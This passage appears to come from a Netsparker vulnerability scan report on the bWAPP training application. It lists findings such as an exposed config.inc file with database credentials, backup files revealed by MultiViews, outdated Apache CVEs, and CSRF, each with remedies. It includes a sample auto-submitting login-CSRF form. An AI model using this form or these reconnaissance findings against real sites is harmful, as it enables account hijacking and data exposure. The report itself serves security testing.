7.1. http://10.0.10.3/

http://10.0.10.3/

Extracted Version

2.2.22

Certainty

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0  (Windows  NT  6.3;  WOW64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 20
Content-Type: text/html
Content-Encoding:
```

```
Location: portal.php
Date: Wed, 02 Oct 2019 22:20:40 GMT
Vary:                                                                                  Accept-Encoding
```

8. Version Disclosure (PHP)

1
LO TOTA
L

Netsparker identified a version disclosure (PHP) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Remedy

Configure your web server to prevent information leakage from the `SERVER` header of its HTTP response.

Classification

CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

8.1. http://10.0.10.3/

http://10.0.10.3/

Extracted Version

5.3.10

Certainty

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0  (Windows  NT  6.3;  WOW64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 20
Content-Type: text/html
Content-Encoding:
Location: portal.php
Date: Wed, 02 Oct 2019 22:20:40 GMT
Vary:                                                                   Accept-Encoding
```

9. Apache MultiViews Enabled

1
LO TOTA
L

Netsparker detected that Apache MultiViews is enabled.

This vulnerability can be used for locating and obtaining access to some hidden resources.

Impact

An attacker can use this functionality to aid in finding hidden files in the site and potentially gather further sensitive information.

Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

```
<Directory
    /{YOUR
    DIRECTORY}
    >  Options
    FollowSymL
    inks
</Dire
ctory>
```

Remove the MultiViews option from configuration.

Classification

[OWASP 2013-A5](#) [CWE-16](#) [WASC-14](#)

9.1. http://10.0.10.3/portal

http://10.0
.10.3/porta
l

Certainty

Request

```
HEAD /portal HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept: netsparker/check
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1
406 Not
Acceptable
Server:
Apache/2.2
(Ubuntu)
Content-Le
ngth: 20

TCN: list
```

```
Alternates: {"portal.bak" 1 {type application/x-trash} {length 6594}}, {"portal.php" 1 {type
application/x-httpd-php}}, {"portal.zip" 1 {type application/zip} {length 5396}}
Content-Type: text/html; charset=iso-8859-1
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:46 GMT
Vary:                                                         negotiate,accept,Accept-Encoding
```

10. Out-of-date Version (Apache)

1
LO TOTAL

Netsparker identified you are using an out-of-date version of Apache.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of Apache to the latest stable version.

Remedy References

- Downloading the Apache HTTP Server

Known Vulnerabilities in this Version

Apache Multiple XSS Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manager interface in mod_proxy_balancer.c in the mod_proxy_balancer module in the Apache HTTP Server 2.2.x before 2.2.24-dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via a crafted string.

External References

- CVE-2012-4558

Apache Code Execution Vulnerability

mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary commands via an HTTP request containing an escape sequence for a terminal emulator.

External References

- CVE-2013-1862

Apache 'main/util.c' Denial of Service Vulnerability

The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted

DAV WRITE request.

External References

- CVE-2013-6438

Apache 'mod_log_config.c' Denial of Service Vulnerability

The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.

External References

- CVE-2014-0098

Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

10.1. http://10.0.10.3/

http://10.0.10.3/

Identified Version

```
2.2.22 (contains 4 low vulnerabilities)
```

Latest Version

```
2.2.34
```

Vulnerability Database

```
Result is based on 11/23/2017 vulnerability database content.
```

Certainty

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Length: 20
Content-Type: text/html
Content-Encoding:
Location: portal.php
Date: Wed, 02 Oct 2019 22:20:40 GMT
Vary:                                                                     Accept-Encoding
```

11. Missing X-Frame-Options Header

1
LO TOTAL

Netsparker detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - `X-Frame-Options: DENY` It completely denies to be loaded in frame/iframe.
  - `X-Frame-Options: SAMEORIGIN` It allows only if the site which wants to load has a same origin.
-
  - `X-Frame-Options: ALLOW-FROM URL` It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this. Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options

Remedy References

- Clickjacking Defense Cheat Sheet

Classification

OWASP 2013-A5 CWE-693 CAPEC-103

11.1. http://10.0.10.3/phpinfo.php

http://10.0.10.3/phpinfo.php

Certainty

Request

```
GET /phpinfo.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/phpinfo.php
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK

Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Content-Length: 9230
Content-Type: text/html
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:50 GMT
Vary: Accept-Encoding

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0" src="/phpinfo.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42" alt="PHP
Logo" /></a><h1 class="p">PHP Version 5.3.10-1ubuntu3.26</h1>
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">Linux ubuntu 3.8.0-29-generic #42~precise1-Ubuntu SMP Wed Aug 14
16:19:23 UTC 2013 x86_64 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Feb 13 2017 20:21:07 </t
…
```

12. Missing Content-Type Header

1
LO TOTAL

Netsparker detected a missing `Content-Type` header which means that this website could be at risk of a MIME-sniffing attacks.

Impact

MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing.

This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

Remedy

1. When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served. For example, if you are serving an HTML page, you should send the HTTP header:

```
Content-Type: text/html
```

2. Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

```
X-Content-Type-Options: nosniff
```

External References

- MIME Sniffing: feature or vulnerability?

Classification

OWASP 2013-A5

12.1. http://10.0.10.3/config.inc

http://10.0.10.3/config.inc

Certainty

Request

```
GET /config.inc HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/config.inc
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK

Server: Apache/2.2.22 (Ubuntu)
Content-Length: 780
Last-Modified: Fri, 02 May 2014 02:51:54 GMT
Accept-Ranges: bytes
Date: Wed, 02 Oct 2019 22:20:50 GMT
ETag: "160042-30c-4f861dd3b2680"

<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.

It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem

Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.

*/

// Connection settings

$server = "localhost";
$username = "alice";
$password = "loveZombies";
$database = "bWAPP_BAK";

?>
```

13. [Possible] Cross-site Request Forgery

1

LO TOTAL

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that’s available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user’s password).

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();

xhr.setRequestHeader('custom-header', 'value');
```

For JQuery, if you want to add a custom header (or set of headers) to a. individual request

```
$.ajax({

  url: 'foo/bar',

  headers: { 'x-my-custom-header': 'some value' }

});
```

b. every request

```
$.ajaxSetup({

  headers: { 'x-my-custom-header': 'some value' }

}
)
;
O
R
$.ajaxSetup({

  beforeSend: function(xhr) {

    xhr.setRequestHeader('x-my-custom-header', 'some value');

  }

});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

13.1. http://10.0.10.3/user_new.php

http://10.0.10.3/user_new.php

Form Action(s)

/user_new.php

Certainty

Request

```
GET /user_new.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
</tr>

</table>

</div>

<div id="main">

<h1>New User</h1>

<p>Create a new user.</p>

<form action="/user_new.php" method="POST">

<table>

<tr><td>
```

```
<p><label for="login">Login:</label><br />
<input type="text" id="login" name="login"></p>
</td>
<td width="5"><
…
```

14. [Possible] Cross-site Request Forgery in Login Form

1

LO TOTAL

Netsparker identified a possible Cross-Site Request Forgery in login form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker’s user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to

mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user’s session and hence to the attacker’s authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly.

Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities

otherwise it can't be exploited. For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
 <input type="text" name="user" value="h4ck3r" />
 <input type="password" name="pass" value="passw0rd" />
</form>
<script>
  document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- Search History

  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user’s interests and activities and could be used by the attacker to embarrass the user, to steal the user’s identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker’s search history, and the attacker can retrieve the queries by logging into his or her own account.
- Shopping

  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();

xhr.setRequestHeader('custom-header', 'value');
```

For JQuery, if you want to add a custom header (or set of headers) to a. individual request

```
$.ajax({

  url: 'foo/bar',

  headers: { 'x-my-custom-header': 'some value' }

});
```

b. every request

```
$.ajaxSetup({

  headers: { 'x-my-custom-header': 'some value' }

}
)
;
O
R
$.ajaxSetup({

  beforeSend: function(xhr) {

    xhr.setRequestHeader('x-my-custom-header', 'some value');

  }

});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

Classification

OWASP 2013-A8 PCI V3.1-6.5.9 PCI V3.2-6.5.9 CWE-352 CAPEC-62 WASC-9 HIPAA-164.306(A)

14.1. http://10.0.10.3/login.php

http://10.0.10.3/login.php

Form Action(s)

/login.php

Certainty

Request

```
GET /login.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/portal.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
…
http://itsecgames.blogspot.com" target="_blank">Blog</a></td>

</tr>

</table>

</div>

<div id="main">

<h1>Login</h1>

<p>Enter your credentials <i>(bee/bug)</i>.</p>

<form action="/login.php" method="POST">

<p><label for="login">Login:</label><br />
<input type="text" id="login" name="login" size="20" autocomplete="off"></p>
<p><label for="password">Password:</l
…
```

15. [Possible] Phishing by Navigating Browser Tabs

1
LO TOTA
L

Opened windows through normal hrefs with target="_blank" can modify window.opener.location and replace the parent webpage with something else, even on a different origin. While this doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab.

Impact

If the links lack of rel="noopener noreferrer" attribute, third party site can change the URL of source tab using window.opener.location.assign and trick the user as if he is still in a trusted page and lead him to enter his secret information or credentials to this malicious copy.

Remedy

To prevent pages from abusing window.opener, use rel=noopener. This ensures window.opener is null in Chrome 49 and Opera 36. For older browsers and in Firefox, you could use rel=noreferrer which also disables the Referer HTTP header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```

External References

- "Target="" blank"" - the most underestimated vulnerability ever" Blankshield & reverse tabnabbing attacks

Classification

OWASP 2013-A5

15.1. http://10.0.10.3/

http://10.0.10.3/

External Links

- http://itsecgames.blogspot.com
- https://www.owasp.org https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- https://www.netsparker.com/?utm_source=bwappapp&utm_medium=banner&utm_campaign=bwapp http://www.missingkids.com
- http://www.mmebvba.com
- https://www.netsparker.com/?utm_source=bwappapp&utm_medium=banner&utm_campaign=bwapp

http://creativecommons.org/licenses/by-nc-nd/4.0/

- http://twitter.com/MME_IT
- http://www.mmebvba.com

Certainty

Request

```
GET / HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0  (Windows  NT  6.3;  WOW64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

Response

```
…
td>
<td><a href="user_new.php">New User</a></td>
<td><a href="info.php">Info</a></td>
<td><a href="training.php">Talks & Training</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
</tr>

</table>

</div>

<div id="main">

<h1>Login</h1>

<p>Enter your credentials <i>(bee/bug)</i>.</p>

<form action="/login.php" method="PO
…
tton type="submit" name="form" value="submit">Login</button>
</form>

<br />

</div>

<div id="sponsor_2">

<table>

<tr>

<td         width="103"         align="center"><a         href="https://www.owasp.org"         target="_blank"><img
src="./images/owasp.png"></a></td>

<td     width="102"     align="center"><a     href="https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project"
target="_blank"><img src="./images/zap.png"></a></td>
<td                                         width="110"                                         align="center"><a
href="https://www.netsparker.com/?utm_source=bwappapp&utm_medium=banner&utm_campaign=bwapp"   target="_blank"><img
src="./images/netsparker.png"></a></td>
```

```
<td width="152" align="center"><a href="http://www.missingkids.com" target="_blank"><img src="./images/mk.png"></a></td>

</tr>

</table>

<br />

<table>

<tr>

<td width="288" align="right"><a href="http://www.mmebvba.com" target="_blank"><img src="./images/mme.png"></a></td>

<td width="190" align="right"><a href="https://www.netsparker.com/?utm_source=bwappapp&utm_medium=banner&utm_campaign=bwapp" target="_blank"><img src="./images/netsparker.gif"></a></td>

</tr>

</table>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>

<a href="http://be.linkedin.com/in/malikmesellem" target="blank_" class="button"><img src="./images/linkedin.png"></a>
<a href="http://www.facebook.com/pages/MME-IT-Audits-Security/104153019664877" target="blank_" class="button"><img src="./images/facebook.png"></a>
<a href="http://itsecgames.blogspot.com" target="blank_" class="button"><img src="./images/blogger.png"></a>

</div>

<div id="disclaimer">

<p>bWAPP is licensed under <a rel="license" href="http://creativecommons.org/licenses/by-nc-nd/4.0/" target="_blank"><img style="vertical-align:middle" src="./images/cc.png"></a> &copy; 2014 MME BVBA / Follow <a href="http://twitter.com/MME_IT" target="_blank">@MME_IT</a> on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive <a href="http://www.mmebvba.com" target="_blank">training</a>?</p>

</div>

<div id="bee">

<img src="./images/bee_1.png">

</div>

</body>

</html>
```

16. Forbidden Resource

1
TOTAL

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

MED
1

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Classification

OWASP-PC-C8

16.1. http://10.0.10.3/cgi-bin/

http://10.0.10.3/cgi-bin/

Request

```
GET /cgi-bin/ HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/cgi-bin/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 403 Forbidden
Server:
Apache/2.2
(Ubuntu)
Content-Le
ngth: 236
Content-Type: text/html; charset=iso-8859-1
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:45 GMT
Vary: Accept-Encoding
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /cgi-bin/
on this server.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 10.0.10.3 Port 80</address>
</body></html>
```

17. Directory Listing (Apache)

1
TOTA
L

Netsparker identified a directory listing (Apache).

The web server responded with a list of files located in the target directory.

Impact

An attacker can see the files located in the directory and could potentially access files which disclose sensitive information.

Actions to Take

1. Change your server configuration file. A recommended configuration for the requested directory should be in the following format:

```
<Directory
    /{YOUR
    DIRECTORY}
    >  Options
    FollowSymL
    inks
</Directory>
```

Remove the Indexes option from configuration. Do not forget to remove MultiViews, as well.

2. Configure the web server to disallow directory listing requests.

3. Ensure that the latest security patches have been applied to the web server and the current stable version of the software is in use.

External References

- WASC - Directory Indexing
- Apache Directory Listing Vulnerability

Classification

OWASP 2013-A5 CWE-548 CAPEC-127 WASC-16 OWASP-PC-C6

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C Base: 5.3 (Medium)

Temporal: 5.1 (Medium) Environmental: 5.1 (Medium)

17.1. http://10.0.10.3/js/

http://10.0.10.3/js/

Certainty

Request

```
GET /js/ HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/js/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0  (Windows  NT  6.3;  WOW64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 541
Content-Type: text/html;charset=UTF-8
Content-Encoding:
Date: Wed, 02 Oct 2019 22:20:58 GMT
Vary: Accept-Encoding

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /js</title>
</head>
<body>
<h1>Index of /js</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td align="right"> - </td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="html5.js">html5.js</a></td><td align="right">18-Jan-2013 17:54 </td><td align="right">2.3K</td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="jquery-1.4.4.min.js">jquery-1.4.4.min.js</a></td><td align="right">26-Sep-2013 14:40 </td><td align="right"> 77K</td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="json2.js">json2.js</a></td><td align="right">01-Nov-2009 20:40 </td><td align="right"> 17K</td><td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="xss_ajax_1.js">xss_ajax_1.js</a></td><td align="right">29-Mar-2014 19:56 </td><td align="right">2.8K</td><td>&nbsp;</td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Ubuntu) Server at 10.0.10.3 Port 80</address>
</body></html>
```

18. Email Address Disclosure

1
TOTA
L

Netsparker identified an email address disclosure.

Impact

Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

Remedy

Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

External References

- Wikipedia - Email Spam

Classification

CWE-200 CAPEC-118 WASC-13 OWASP-PC-C7

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N Base: 5.3 (Medium)

Temporal: 5.3 (Medium)
Environmental: 5.3 (Medium)

18.1. http://10.0.10.3/phpinfo.php

http://10.0.10.3/phpinfo.php

Email Address(es)

- license@php.net

Certainty

Request

```
GET /phpinfo.php HTTP/1.1
Host: 10.0.10.3
Cache-Control: no-cache
Referer: http://10.0.10.3/phpinfo.php
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99
Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: PHPSESSID=104lhm4gtvmj7g8m6pjt010d73
